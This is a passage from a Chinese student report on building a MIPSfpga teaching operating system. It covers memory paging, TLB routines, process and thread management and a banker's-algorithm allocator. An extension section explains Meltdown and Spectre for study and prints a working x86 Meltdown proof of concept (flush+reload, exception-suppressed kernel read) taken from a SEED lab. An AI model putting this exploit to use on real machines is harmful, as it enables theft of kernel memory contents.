LIST_ENTRY(Page)
    LIST_ENTRY(Page) pp_link;      /* free list link */

    // pp_ref 用来记录这一物理页面的引用次数
    u_short pp_ref;
};
```

结构体 page 只包含了两个成员变量：pp_link（指向链表中下一个节点的 Page 指针）和用于记录页面引用次数的 pp_ref。这里使用了宏 LIST_ENTRY(Page)，用于标记链表项。

pages 被定义为 Page 指针，pages 指向的地址是第一个页面的地址。set_physic_mm 函数在初始化阶段确认可分配的页面数量 npage，并从 pages 开始分配 npage 个 Page。因此，各个 Page 在内存中是连续的，可以使用下标运算符取得第 n 个 Page。

4.5.2 汇编语言实现的 TLB 功能

TLB 的操作需要硬件支持，MIPS 汇编也提供了相应的汇编指令，如 tlbwi 等。由于 C 语言不能直接访问这些指令，我们需要编写汇编代码以实现 TLB 写入、探测、随机替换等操作。

```
1. extern int mips_tlb_size (void); //返回 TLB 的大小
```

此函数首先读取 Config 寄存器的数据，分别进行以下检测：

- 检测是否具有 MMU，如果没有直接返回 0；
- 检测是否采用固定地址转换（Fixed Address Translation），如果是则返回 0；
- 检测是否采用块地址转换器（Block Address Translator），如果是则返回 0；

- 通过检测是否为 DTLB，如果不是则返回 0；
- 读取 MMU bits 位，加 1 后获得 TLB 的大小；
- 如果 Config4 未实现，则直接返回，否则还需要对 FTLB（固定长度 TLB）和 VTLB（可变长度 TLB）单独处理。本实验采用的平台未实现 Config4 的相关内容，手册中也没有对应信息，因此直接返回上一步获得的 TLB 大小即可。

```
2. extern void mips_tlbinval (tlbhi_t hi);
// 探测 TLB 以查找与 hi 匹配的条目，如果存在，则使其无效。
```

传入 hi 表示通过 EntryHi 进行查找。tlbp 指令要求 C0 的 EntryHi 位为要查找的条目的 EntryHi 位，因此首先将现有的 EntryHi 备份到寄存器 t0，再将 C0 的 EntryHi 设置为参数 hi。之后，使用 tlbp 指令进行 TLB 探测，结束后会将条目号存入 C0 Index 寄存器，如果小于 0 则说明不存在对应的条目，直接返回。否则，首先将 C0EntryHi 设为 0xFFFFFFFF（KSEG0_BASE），然后使用 tlbwi 指令写入 TLB，以此实现对应条目的无效化。

```
3. extern void mips_tlbinvalall (void); // 使得整个 TLB 无效
```

较新版本的 MIPS 架构实现了 FTLB 和 VTLB，有更便捷的 TLB 遍历方式，而本实验所用的平台并未实现，因此不做介绍。

首先经历与 mips_tlb_size 类似的过程确认 TLB 大小。然后逐个循环 TLB 表项，将对应的 EntryHi 高位设为 0xFFFFFFFF。

```
4.
extern void mips_tlbri2 (tlbhi_t *phi, tlblo_t *plo0, tlblo_t *plo1,
 unsigned *pmsk, int index);
```

读取由索引 index 指定的 TLB 条目，并分别返回 phi、plo0、pl1 和 pmsk 中的 EntryHi、EntryLo0、EntryO1 和 PageMask 部分。 首先将 index 写入 C0 的 Index 寄存器，然后用 tlbr 指令将指定条目的 EntryHi、EntryLo0、EntryLo1 和 PageMask 写入相应的 C0 的寄存器，再拷贝到参数所指定的地址。

```
5.
extern void mips_tlbwi2 (tlbhi_t hi, tlblo_t lo0, tlblo_t lo1, unsig
ned msk, int index)
```

将 hi、lo0、lo1 和 msk 写入索引指定的 TLB 条目。将参数拷贝到 C0 的相应寄存器中，然后用 tlbwi 指令向 TLB 写入。

```
6.
extern void mips_tlbwr2 (tlbhi_t hi, tlblo_t lo0, tlblo_t lo1, unsig
ned msk);
```

将 hi、lo0、lo1 和 msk 写入随机寄存器指定的 TLB 条目。

```
7.
extern int mips_tlbprobe2 (tlbhi_t hi, tlblo_t *plo0, tlblo_t *plo1,
 unsigned *pmsk)
```

探测 TLB 中与 hi 匹配的条目，并返回其索引，如果未找到，则返回-1。如果找到，则条目的 EntryLo0、EntryLo1 和 PageMask 部分也分别在 plo0、plo1 和 pmsk 中返回。

```
8.
extern int mips_tlbrwr2 (tlbhi_t hi, tlblo_t lo0, tlblo_t lo1, unsig
ned msk);
```

探测 TLB 中与 hi 匹配的条目，如果存在，则重写该条目（tlbwi），否则更新随机条目（tlbwr）。这是更新 TLB 的安全方法。

4.5.3 用于地址空间转换的工具函数

对于上述的 kuseg 段的地址空间，我们不能通过简单的算术运算在两个地址空间之间进行转换。但是对于 kseg 段而言，只需要减去固定的偏移即可。

```
1. u_long page2pnn(struct Page *pp)
```

此函数用于获得传入 Page 的页号。前文提到了，pages 是指向第一个 Page 的指针，而 Page 在内存中连续分配，因此直接将 pp 与 pages 相减，得到的就是页号。

```
2. u_long page2pa(struct Page *pp)
```

将页转为物理地址，也就是说已有一个内存控制块，我们想要知道它所控制的块的物理地址。由于每个页的大小固定（4KB），而 pages[0]对应的页面为物理地址 0x0，因此只需要先获得 pp 对应的页号，再左移 12 位即可。

```
3. struct Page *pa2page(u_long pa)
```

已知物理地址 pa，获得其所在的内存控制块。是 page2pa 的逆操作，将 pa 右移 12 位，再加上 pages，即得到 pa 对应的内存控制块。

```
4. u_long page2kva(struct Page *pp)
```

已知页 pp，获得它的虚拟地址。先调用 page2pa 把它转换为物理地址，然后由于 pages 数组所处的地址空间位于 kseg，只需要加上固定的偏移 0x8000 0000 即可。

```
5. u_long va2pa(Pde *pgdir, u_long va)
```

将（位于 kuseg 段的）虚拟地址转换为物理地址。本函数只用于 kuseg 段，对于 kseg 段只需要减上一个固定的偏移即可，不需要查找页表。

本函数根据提供的页表 pgdir，分别查找一级页表和二级页表，如果未找到返回 0，否则返回页表存储的物理地址。

4.5.4 初始化内核数据结构所需的函数

1. `void set_physic_mm()`

确定内核可用的物理内存大小的范围 。目前将最大物理地址硬编码为 250MB，并由此计算出可用的页数。

2. `static void *alloc(u_int n, u_int align, int clear)`

```
// 分配指定字节的物理内存
```

初始化页表和 pages 数组、envs 数组时，需要为对应的数据结构分配空间。由于这时候页表没有建立，不能按页分配文件。参数中，n 表示要分配的字节数量，align 表示对齐的单位，clear 非零表示将分配的空间初始化为 0。

维护一个变量 freemem 表示空闲内存的起始地址。首先通过 ROUNDUP 宏将 freemem 移动到按照 align 大小对齐的地址。然后将 freemem 增加 n。如果 clear 非 0，还要调用 bzero 初始化为 0。

3. `static Pte *boot_pgdir_walk(Pde *pgdir, u_long va, int create)`

返回一个 va 对应的页表项物理地址的指针，如果 create 非零则创建二级页表。

4.

```
void boot_map_segment(Pde *pgdir, u_long va, u_long size, u_long pa,
 int perm)
```

实现将制定的物理内存与虚拟内存建立起映射的功能。perm 目前仅指示 PTE_R 修改位是否为 1。

5. `void vm_init()`

给操作系统内核必须的数据结构 – 页表（pgdir）、内存控制块数组（pages）和进程控制块数组（envs）分配所需的物理内存。具体而言，通过 alloc 函数分别分配一个页、npage 个 Page 和 nenv 个 Env 结构的空间，分配内核所需的数据结构。然后调用 boot_map_segment，将虚拟地址的 UPAGES 和 UENVS 映射到分配的 pages 和 envs 的位置。

6. `void page_init(void)`

使用 inc/queue.h 中定义的宏函数将未分配的物理页加入到空闲链表 page_free_list 中去，然后将 freemem 按照一个页面的大小对齐。然后，将 freemem 以下的页面的引用次数标记为 1，其余标记为 0。

至此，页式内存管理所需的页表和内存记录块初始化完毕。

4.5.5 初始化后可供用户进程使用的接口

1. `int page_alloc(struct Page **pp)`

从空闲链表中分配一页物理内存 ，然后使用 bzero 置零。

2. `void page_free(struct Page *pp)`

将一页之前分配的内存重新加入到空闲链表中 。首先检查 pp_ref 是否为 0，如果不为 0 返回。然后将 pp 放入 page_free_list 的头部。

3. `int pgdir_walk(Pde *pgdir, u_long va, int create, Pte **ppte)`

地址转换和页表创建（create 为 1 时进行创建）。直接使用 page_alloc 函数从空闲链表中以页为单位进行内存的申请 。

4.
`int page_insert(Pde *pgdir, struct Page *pp, u_long va, u_int perm)`

将 va 虚拟地址和其要对应的物理页 pp 的映射关系以 perm 的权限设置加入页目录。

5. `struct Page *page_lookup(Pde *pgdir, u_long va, Pte **ppte)`

找到虚拟地址 va 所在的页。调用 pgdir_walk（create 设为 0），检查对应的页表项是否存在且有效。如果是，使用 pa2page 得到相应的 Page。

6. `void page_decref(struct Page *pp)`

将 pp 的页面引用次数减一。

7. `void page_remove(Pde *pgdir, u_long va)`

解除虚拟地址 va 与其对应的页的映射关系，并且将对应的内存控制块（Page）重新插入到空闲链表中去 。具体而言，调用 page_lookup 找到 va 对应的 Page，将其引用次数减一，如果其引用次数达到 0，则通过 page_free 进行释放。将 TLB 表项删除，将页表项删除。

8. `void tlb_invalidate(Pde *pgdir, u_long va)`

从 TLB 中删去 e 的 va 目标项，更新快表 。通过拼接 va 的高位和当前进程的 ASID 得到 EntryHi 的值(PTE_ADDR(va) | GET_ENV_ASID(curenv->env_id))，然后调用 mips_tlbinval 实现无效化对应的 TLB 表项。

4.5.6 共享内存的实现

允许将页面通过哈希表与某一个 key 关联，多个进程通过共享 key 来实现页面的共享。对于共享的页面而言，需要关注目前引用的次数，因此需要在将此页面加入到某进程的共享页面列表时，将 pp_ref 递增，在相反操作时递减。

内存管理部分的共享内存相关代码包含两个函数：

```
struct Page* create_share_vm(int key, size_t size)
```

此函数用于分配大小为 size 的共享内存，并将其与键值 key 关联。现阶段只允许小于一个页大小的 size（即不能分配多个页）。

通过调用 page_alloc_share 函数实现分配内存，之后将地址作为值，传入的 key 作为键，插入到哈希表中。

```
void insert_share_vm(struct Env e, struct Page *p)
```

此函数用于共享内存页加入当前虚拟地址中。此函数通过调用 page_insert，传入进程控制块 e 的页表，向 e 的虚拟空间中加入页面 p。

此外，还有 page_alloc_share 函数用于分配指定大小的共享内存，目前实现与普通的 page_alloc 相同。

4.6 进程管理模块的设计与实现

09019xxx XXX

进程是 CPU 执行的基本单元，也是 CPU 分配资源的基本单元。本模块最重要的数据结构为进程控制块 struct Env，后续几乎所有函数均涉及进程控制块，通过对控制块的 struct 结构体属性值进行修改，以达到操控进程的目的。Env 结构体具体如下：

```
struct Env {
    struct Trapframe env_tf; // Saved registers
    struct Env* env_link; // Free list
    u_int env_id; // Unique environment identifier
    u_int env_parent_id; // env_id of this env's parent
    u_int env_status; // Status of the environment
    Pde *env_pgdir; // Kernel virtual address of page dir
    u_int env_cr3; u_int env_pri; u_int heap_pc; uint32_t va;
};
```

以上结构体属性值中，后续函数中出现频率最高的是 env_pgdir，因为进程需要内存空间进行工作，与内存管理模块紧密相关，因此本模块也调用了大量内存相关的函数。

现将进程管理模块部分主要函数的思路和作用列举如下：

4.6.1 进程初始化

```
1. void env_init(void)
```

该函数供 init.c 文件做系统初始化调用，为进程控制块 envs 数组的部分属性赋初始值。此处也建立了 env_free_list 链表，这些空闲进程将被后面的进程创建步骤所使用。

4.6.2 进程创建

```
2.
int env_alloc(struct Env **new, u_int parent_id)
```

或

```
int env_alloc_arg(struct Env **new, u_int parent_id, char *arg)
```

该函数从从 env_free_list 中取出第一个空闲 PCB 块，调用函数【3】初始化这个新 env 的一级页表并为部分 PCB 项赋值(其中调用函数【4】为该进程 id 赋值)，最后

返回新创建的进程。

```
3. static int env_setup_vm(struct Env *e)
```

本函数主要功能是为进程分配页作为页表。通过调用内存管理模块的 page_alloc 函数获取新页，再调用 page2kva 函数将该页所对应的控制块转为进程所需要存储的页虚拟地址。

```
4. u_int mkenvid(struct Env *e)
```

申请一个 envid, 低位为 e 在 envs 中的位置，高位为自增编号。

```
5.
void env_create_priority(char *binary, int priority)
```

或

```
void env_create_priority_arg(char *binary, int priority, char *arg)
```

该函数实现完整的进程创建过程：

a. 调用函数【2】分配到一个新的进程
b. 为该进程设置优先级
c. 调用函数【6】加载 elf 文件
d. 此时该进程就进入了“就绪态”，现将它加入 env_runnable 链表里面等待调度执行

其中，env_runnable 为环状链表，具有头尾指针，方便调度算法的实现。

```
6. static void load_icode(struct Env *e, char *elf_name)
```

该函数首先就为新建的进程分配一个物理页，并通过内存管理模块函数 page_insert 函数映射到它的栈的地址上去。然后调用函数【7】将将完整的二进制镜像 (elf) 加载到进程的用户内存中去。最后我们需要将 elf 指定的的代码入口地址 entry_point 存在当前进程 env 的 env_tf.cp0_epc 当中，作为后续代码运行的起始 pc 地址。

```
7. uint32_t load_elf_mapper(char *elf_name, struct Env *e)
```

目前，设计上会需要将完整的 elf 通过文件系统读到内存中一个固定地址（boot_file_buf 是个固定值），然后根据这部分内存的内容，读出 elf 的管理信息，再将实际的代码存到 elf 指定的进程虚拟地址空间中去。

该函数是内核加载 elf 函数，函数首先就需要把所有的二进制内容即 ELF 文件内容全部都加载到内存当中，接着分配页到内存的段中去，如果该段在文件中 的内容大小达不到该段在内存中所应有的大小，那么余下的部分用 0 来填充。

因为在加载 elf 进内存时会触发缺页中断，缺页中断会填当前调用进程的 asid 和页表基址进 tlb 页表项，因为我们需要在 load_elf_sd 之前将进程的 asid 和页表基址

进 tlb 页表项切换成装载 elf 进程的值，在 load 结束后恢复回之前的值。

综上，本函数的详细代码实现如下：

```
// 从文件系统中读取 elf_name，加载到 e
uint32_t load_elf_mapper(char *elf_name, struct Env *e)
{
    FIL
fil;
  // File object
    FRESULT
fr;                                                                    //
FatFs return code
    uint8_t *boot_file_buf = (uint8_t *)(get_ddr_base()) + DDR_SIZE -
MAX_FILE_SIZE; // at the end of DDR space

    // Register work area to the default drive
    if (f_mount(&FatFs, "", 1))
    {
        printf("Fail to mount SD driver!\n\r", 0);
        return 1;
    }

    // Open a file
    printf("Loading %s into memory...\n\r", elf_name);
    fr = f_open(&fil, elf_name, FA_READ);
    if (fr)
    {
        printf("Failed to open %s!\n\r", elf_name);
        // return (int)fr;
        return 1;
    }

    // Read file into memory
    uint8_t *buf = boot_file_buf; // boot_file_buf 是个固定值
    uint32_t fsize = 0; // file size count
    uint32_t br;        // Read count
    // 以下就是指导手册 61 页，boot loader 中 load elf 的前置代码
    do
    {
        if (fsize % 1024 == 0)
        {
            printf("Loading %d KB to memory address \r", fsize / 1024);
        }
```

```
        fr = f_read(&fil, buf, SD_READ_SIZE, &br); // Read a chunk of
source file
        buf += br;
        fsize += br;

    } while (!(fr || br == 0));

    printf("Load %d bytes to memory address ", fsize);
    printf("%x \n\r", (uint32_t)boot_file_buf);
    printf("BeforeLOAD:  Mcontext : 0x%x  ASID: 0x%x\n", mCONTEXT,
get_asid());
    int pre_pgdir = mCONTEXT;
    int pre_curtf = curtf;
    int pre_asid = curenv->env_id;

    // 加载 elf 进内存时会触发缺页中断，缺页中断会填当前调用进程的 asid 和页表
基址进 tlb 页表项
    lcontext(e->env_pgdir,0); // 因此，上下文切换到要新建的进程的 asid，之
后缺页中断会填这个进程的 tlb
    set_asid(GET_ENV_ASID(e->env_id));

    // read elf
    if(br = load_elf_sd(boot_file_buf, fil.fsize))
        printf("elf read failed with code %d \n\r", br);

    uint32_t entry_point = get_entry(boot_file_buf, fil.fsize);

    // 这里和上面是一对的
    lcontext(pre_pgdir, pre_curtf); // context 换回来
    set_asid(GET_ENV_ASID(pre_asid)); // sid 换回来

    printf("\nfinish load elf!\n");

    // Close the file
    if (f_close(&fil))
    {
        printf("fail to close file!\n\r", 0);
    }

    return entry_point;
}
```

4.6.3 进程调度

8. `void env_run(struct Env *e)`

我们首先对该进程的运行次数加 1，然后因为我们要能够使一个进程运行起来，因此需要一个单独的函数入口来使内核运行某一个进程控制块，在运行某一进程前我们需要内核保存当前进程上下文，然后就是加载我们需要运行的进程上下文，然后运行该进程。

即：首先调用 lcontext 函数和 set_asid 函数以切换上下文到进程 e 的地址空间，后面再调用 env_pop_tf 恢复进程的上下文。

lcontext 函数，set_asid 函数，env_pop_tf 函数为汇编实现。其中 env_pop_tf 函数涉及返回用户模式，我们将相关的代码呈现如下：

```
# 开启中断，设为用户模式
mfc0    k0, CP0_STATUS      # 读到 status
li      k1, 0x11            # 设为 USER MODE, 并开启中断
# status 第 0 位是 IE 中断使能，1 为可以中断（IE = 1，EXL = 0，ERL = 0，才可以中断）
# status 第 4 位是 UM 用户模式，0 表示 kernal mode，1 表示 user mode
or      k0, k1              # or 一下，置几个 1
li      k1, 0xEFDFFFFF
# status 第 28 位（那个 E 置零的位）是 CU0，表示是否允许控制 CP0，允许则 CU0 = 1
# user mode 大概是不允许的
# status 第 21 位（那个 D 置零的位）是 TS，表示 TLB 是否被关闭，发生 TLB 严重错误时 TS = 1
and     k0, k1              # and 一下，置几个 0
mtc0    k0, CP0_STATUS      # 把 status 写回去
ehb
eret                        # 回 epc
nop
```

9. `void sched_yield()`

该函数在 env 文件夹下的 sched.c 文件中。本操作系统实现了一个时间片固定的多优先级调度，每到固定时间，就会执行下一个具有最高优先级的进程。先通过一次对 env_runnable 的遍历得到当前运行优先级最高的进程的优先级级 别，然后再遍历到下一个为此优先级级别的进程。确定好下一个运行的进程后，调用函数【8】执行。

4.6.4 进程释放

```
10. int env_free(struct Env *e)
```

对于已经执行完毕的进程，我们需要释放它所占用的程序地址空间，这也是该函数的主要内容。我们先遍历该进程的一级页表，根据一级页表找到二级页表，再在之中遍历二级页表，调用内存管理模块的 page_remove 函数清空二级页表(解除映射关系)。最后，调用内存管理模块的 page_decref 函数将页目录和二级页表本身释放掉。

在释放掉内存空间后，需要将 env 的状态置为 ENV_FREE，并且将被释放掉的进程加入到空闲链表 env_free_list 当中。 在调用 env_free 时我们需要判断被释放掉的进程是否为当前运行的进程，若是 的话我们还需要查找 env_runnable_list 中的下一个进程，重置时间中断后调用 函数【8】将 cp0 使用权交给下一个进程。

4.6.5 线程创建

线程和创建该线程的进程共享页表，除此之外没有太大区别。故我们只需关注线程创建，而将线程调度、释放等当作普通进程一样看待即可。

```
11. void pthread_create(void *func, int arg)
```

和进程创建类似地，我们调用函数【2】给线程分配一个新的线程控制块，然后调用函数【12】，将新创建的线程和当前正在运行的进程，设定一些共享的资源如页表(这是实验指导手册的要求，但最后发现不具备可行性，具体信息和解决方案见函数【12】的说明)。创建完成后，我们同样把它加入到 env_runnable 的循环链表里面等待调度。

```
12. void copy_curenv(struct Env *e, struct Env *env_src, void *func,
int arg)
```

与执行 elf 文件以创建新进程不同，我们一般是通过调用新函数的方式创建新线程。func 函数代码的物理地址可以根据虚拟地址通过原进程的页表转换得到。为了让新创建的线程也能获取到函数代码的物理地址，根据实验指导手册的指示，我们初步考虑让新线程与原进程共享二级页表，仅保留独立的栈空间。

但根据实际测试发现，和一般的操作系统不同，本操作系统的进程并不会等相关线程全部运行完毕再终结。实际的执行情况是：先把原进程运行完成后才能运行新创建的线程。此时，由于原进程已经运行完毕，相关页表全部被回收，故新线程无法根据共享的页表找到 func 函数代码的实际物理地址，也就没法运行。

为了解决这一问题，我们让原进程和新线程的页表保持独立。同时为了让新线程也可以找到 func 函数的物理地址，我们直接把 func 函数所在的物理页再加入新线程页表的映射。经测试，该问题得到解决。

4.6.6 设备管理

设备管理的相关实现在 lib 文件夹下的 rtThread.c 中。其中最核心的就是申请资源函数：

```
13. bool rt_require_device(u32 device_id, u32 request_num)
```

本函数主要通过银行家算法来控制进程的分配。当有进程申请分配某类资源时，银行家算法的基本思想如下：

① 若请求的资源大于自己剩余需要的，请求失败。如果请求的资源大于剩余可用的资源，则请求失败。

② 判断分配后，剩下的进程能否正常执行下去。

③ 检查当前进程能否一次获取所需资源，mark=0 为否。

④ 分配后还是安全的，则执行资源分配。

⑤ 分配后不安全，则跳过资源分配部分，直接释放信号量。

在代码实现中，我们首先设置一些临时变量复制当前状态，以供假设进程分配之后的修改。然后，我们就假设同意分配资源，再用 while 循环检查是否处于安全状态。根据安全状态的定义，只要分配后后续其他进程仍然可以全部先后顺利地获取到所需资源且执行完毕，就属于安全状态。相关代码如下：

```
while (1) {
    int flag = 0;
    int count = 0;
    for (ptr = 0; ptr < NUMBER_OF_CUSTOMERS; ptr++) {
        int mark = 1;
        if (status_tmp[ptr] != 1) {
            for (u32 n = 0; n < NUMBER_OF_RESOURCES; n++) {
                printf("%d available after assign:%d, tmp:%d \n", n,
available_after_assign[n], tmp[ptr][n]);
                if(tmp[ptr][n] > available_after_assign[n]) {
                    mark = 0;
                    break;
                }
            }
            if(mark == 1) {
                flag = 1;
                break;
            }
        } else {
            count++;
        }
```

```
    }

    if (count >= NUMBER_OF_CUSTOMERS)
        goto assign;

    if (flag == 1) {
        for (u32 n = 0; n < NUMBER_OF_RESOURCES; n++)
            available_after_assign[n] +=
allocation_after_assign[ptr][n];
        status_tmp[ptr] = 1;
    } else {
        result = 0;
        goto exit;
    }
}

// 分配后还是安全的，则执行资源分配
assign:
    need[customer_num][device_id] -= request_num;
    allocation[customer_num][device_id] += request_num;
    available[device_id] -= request_num;

// 分配后不安全，则跳过资源分配部分，直接释放信号量
exit:
    for (u32 n = 0; n < NUMBER_OF_RESOURCES; n++)
        printf("%d ", request_num);
    printf("from %d ", customer_num);
    if (result) {
        printf("fullfilled\n");
        device_list[device_id].rt_require_device(request_num);
 //给该进程分配相应数目资源
    }
    else {
        printf("denied\n");
    }
```

4.7 拓展工作：在 MIPSfpga 开展 Meltdown 攻击的原理、设计方案、可行性论证、预期结果论证


09019xxx XXX

4.7.1 Meltdown 攻击原理

Meltdown（“熔断”）在 2017 年被发现，并在 2018 年 1 月被首次公开披露（CVE-2017-5754）。它利用了许多现代处理器（包括英特尔和部分 ARM 处理器）中存在的关键漏洞。这些漏洞允许运行于用户状态的程序读取存储在内核地址空间内的数据。这种访问是大多数 CPU 中实施的硬件保护机制禁止的，但是一些 CPU 的设计中存在一个漏洞，可以破坏这种用户与内核地址空间的隔离性。由于该漏洞存在于硬件中，除非我们改变计算机中的 CPU 微指令设计，否则很难从根本上在不影响性能的前提下解决这个问题。不过我们可以在操作系统、编译器等层面进行额外的设计来阻止利用 Meltdown 漏洞的攻击。

Meltdown 漏洞代表了 CPU 设计中的一种特殊类型的漏洞，这类漏洞可能受到基于时间的侧信道攻击。该漏洞利用的原理与现代 CPU 的特性有关。现代 CPU 为了尽可能提高指令间并行性，尽量减少 CPU 的停顿，设计了一些机制，使得当遇到新的指令与已在流水线还未完成的指令冲突时，会跳过当前指令，试图执行下一条指令（即“乱序执行”）。这些指令的结果会被暂存到 CPU 的特定结构中。等待之前的指令完成后，再乱序执行的结果。从宏观结构来看，这样的作法并没有什么不妥。

然而，CPU 厂家在实现 CPU 微架构时，却可能存在问题。下图[1]展示了一种可能的情形。例如，如果在非特权模式中执行某条指令抛出了异常，CPU 进入特权模式准备执行异常处理程序。而之前抛出异常的指令后紧接的指令将会以特权模式乱序执行，这些指令的乱序执行发生在异常处理程序之前。



[1] Nazarenus, Jens. "Mitigation of actual CPU attacks–A hare and hedgehog race not to win." Advanced Microkernel Operating Systems (2018): 35. Figure 4

另一方面，由于 cache 中的数据的访问要比访问内存快 1~2 个数量级，可以通过计量访问时间来判断某个地址是否在 CPU 的 cache 中。这使得内存地址的访问延迟也可以泄露信息，我们可以知道一个内存地址是否最近被读写过。

结合以上几点，一个攻击者如果想要在用户态运行的程序中访问内核地址的 1 字节数据（假设位于内核的 SECRET 地址处），那么可以这样做：

1. 在运行的用户程序中，开辟一个探针数组 int array[256 * 1024]，并确保整个数组都不在 cache 中（可以使用一些平台提供的 cache 管理 API，将指定地址从 cache 体系中移除）。
2. 执行语句 A：s = *(char*) SECRET。该语句将会引发异常，需要通过某种机制确保即使引发了地址越界的异常以后，程序不会直接结束。在 Linux 中，可以注册一个 SIGSEGV 的信号处理程序。在我们的实验中，则需要修改非法地址相关的中断处理程序。
3. A 后紧跟着形如 array [*SECRET *1024] = 123 的语句。尽管最终 array [*SECRET *1024]不会被赋值为 123，但对应地址会进入 cache 体系中。
4. 依次访问 array [0*1024], array [1*1024], array [2*1024], ... , array [255*1024]，并记录访问时间。假设我们要获取的秘密数据是 64，那么 array [64*1024]的访问时间应当明显短于其他的。

当然，上述的过程十分粗略，还有许多问题需要具体分析，并需要一些技巧提高攻击的成功率。此外，由于我们无法控制 CPU 的 cache 行为，因此即便在具有 Meltdown 漏洞的 CPU 上，也不一定会一次性成功。

此外，如果 CPU 还支持推测执行，那么还可能会存在 Spectre 安全漏洞。Spectre（又称“幽灵”）是一类原理与 Meltdown 相似，但是影响面更大的漏洞。受影响的 CPU 在遇到条件分支指令时，在分支预测器指导下选择某一分支，乱序执行接下来的指令。分支条件判断完成后，再判断之前选择的分支是否正确。如果正确，那么提交之前执行的语句，从 CPU 中的暂存结构写入寄存器、内存中。如果不正确，则不提交已经完成的指令即可。但是，在微体系结构的实现中，往往不会撤销对 cache 的更改。在遇到形如 if(x <= bound_upper && x >= bound_lower){ return buffer[x]; } else return 0; 的带有边界检查的代码时，攻击者可以首先训练分支预测器，使得它倾向于选择 if 体内的语句执行。然后，攻击者可以利用 cache，通过对探针数组访问时间的对比来得知上述分支语句返回的值，从而实现绕开数组边界访问限制，窃取目标数据的目的。Spectre 有多个变种，受影响的 CPU 范围也大于 Meltdown。为了简单起见，我们在本实验中仅研究在我们的实验平台上利用 Meltdown 漏洞攻击的可能性。

4.7.2 Meltdown 攻击 x86 版本 PoC 解析

此处的 PoC 参考了我之前在完成 SEED labs 时所写的内容：https://github.com/ch1y0q/SEED_labs/tree/master/hardware-system/Meltdown。

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/********************** Flush + Reload ************************/
uint8_t array[256 * 4096];
/* cache hit time threshold assumed*/
#define cache_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i * 4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i * 4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
```

```
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= cache_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}
/********************** Flush + Reload ************************/

void meltdown_asm(unsigned long kernel_data_addr)
{
  char kernel_data = 0;
  // Give eax register something to do
  asm volatile(
    ".rept 800;"
    "add $0x141, %%eax;"
    ".endr;"

    :
    :
    : "eax"
  );

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  for (int idx = 0; idx < 8; ++idx) {
    int i, j, ret = 0;

    // Register signal handler
    signal(SIGSEGV, catch_segv);

    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
```

```
      perror("open");
      return -1;
    }

    memset(scores, 0, sizeof(scores));
    flushSideChannel();


    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++) {
      ret = pread(fd, NULL, 0, 0);
      if (ret < 0) {
        perror("pread");
        break;
      }

      // Flush the probing array
      for (j = 0; j < 256; j++)
        _mm_clflush(&array[j * 4096 + DELTA]);

      if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9d8b000 + idx); }

      reloadSideChannelImproved();
    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
      if (scores[max] < scores[i]) max = i;
    }
    printf("Position of stolen byte is %d \n", idx);
    printf("The secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n\n", scores[max]);

  }

  return 0;
}
```

本 PoC 使用 C 语言编写（含有少量内联汇编），并可在 x86 Linux 平台执行。假设在内核地址 `0xf9d8b000`（通过 Linux 内核模块，挂载到/proc/secret_data）处有 8 字节数据。`int main` 的主体部分时一个 8 次的循环，其中每一次循环将可以获取 `secret` 的第 `idx` 字节数据。每次循环中，首先将 `scores` 数组置 0，并调用

`flushSideChannel` 让 `array` 不存在于 `cache` 中。令文件描述符 `fd=open("/proc/secret_data", O_RDONLY)`。然后，执行下述过程：

1. `pread(fd, NULL, 0, 0);` 这一步是为了通过预先读取让/proc/secret_data 的数据先进入 `cache`。但用户态还不知道 `secret` 的内容。这一步可以提高攻击的成功率。
2. 使用 GCC 的内部函数`_mm_clflush` 清空 `array` 的 `cache`。
3. 保存栈的状态。因为之后的操作涉及越界访问，需要通过 Linux 的信号处理机制加以处理，否则程序发出 `SIGSEGV` 信号后会被中止。代码中的语句 `signal(SIGSEGV, catch_segv);`即通过 `Linux` 的 `signal` 系统调用完成对信号处理程序的注册。
4. 调用 `meltdown_asm(0xf9d8b000 + idx)`。该函数具体内容之后介绍。
5. 调用 `reloadSideChannelImproved`。该函数计算 `array[j*4096 + DELTA]` 的访问时间，并对于访问时间低于给定阈值的 `j`，将 `score[j]++`。
6. 重复上述 5 个过程 1000 次。

然后，argmax_j {array[j]}就是最有可能的第 idx 字节的 secret。

meltdown_asm 是在 if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9d8b000 + idx); } 中被调用的。sigsetjmp(jbuf, 1) == 0 用于将当前栈状态保存（上述的 3）。分支预测器通常会预先执行 if 语句体内的语句，即 meltdown_asm(0xf9d8b000 + idx);。其内容为：

```
void meltdown_asm(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // Give eax register something to do
  asm volatile(
    ".rept 800;"
    "add $0x141, %%eax;"
    ".endr;"

    :
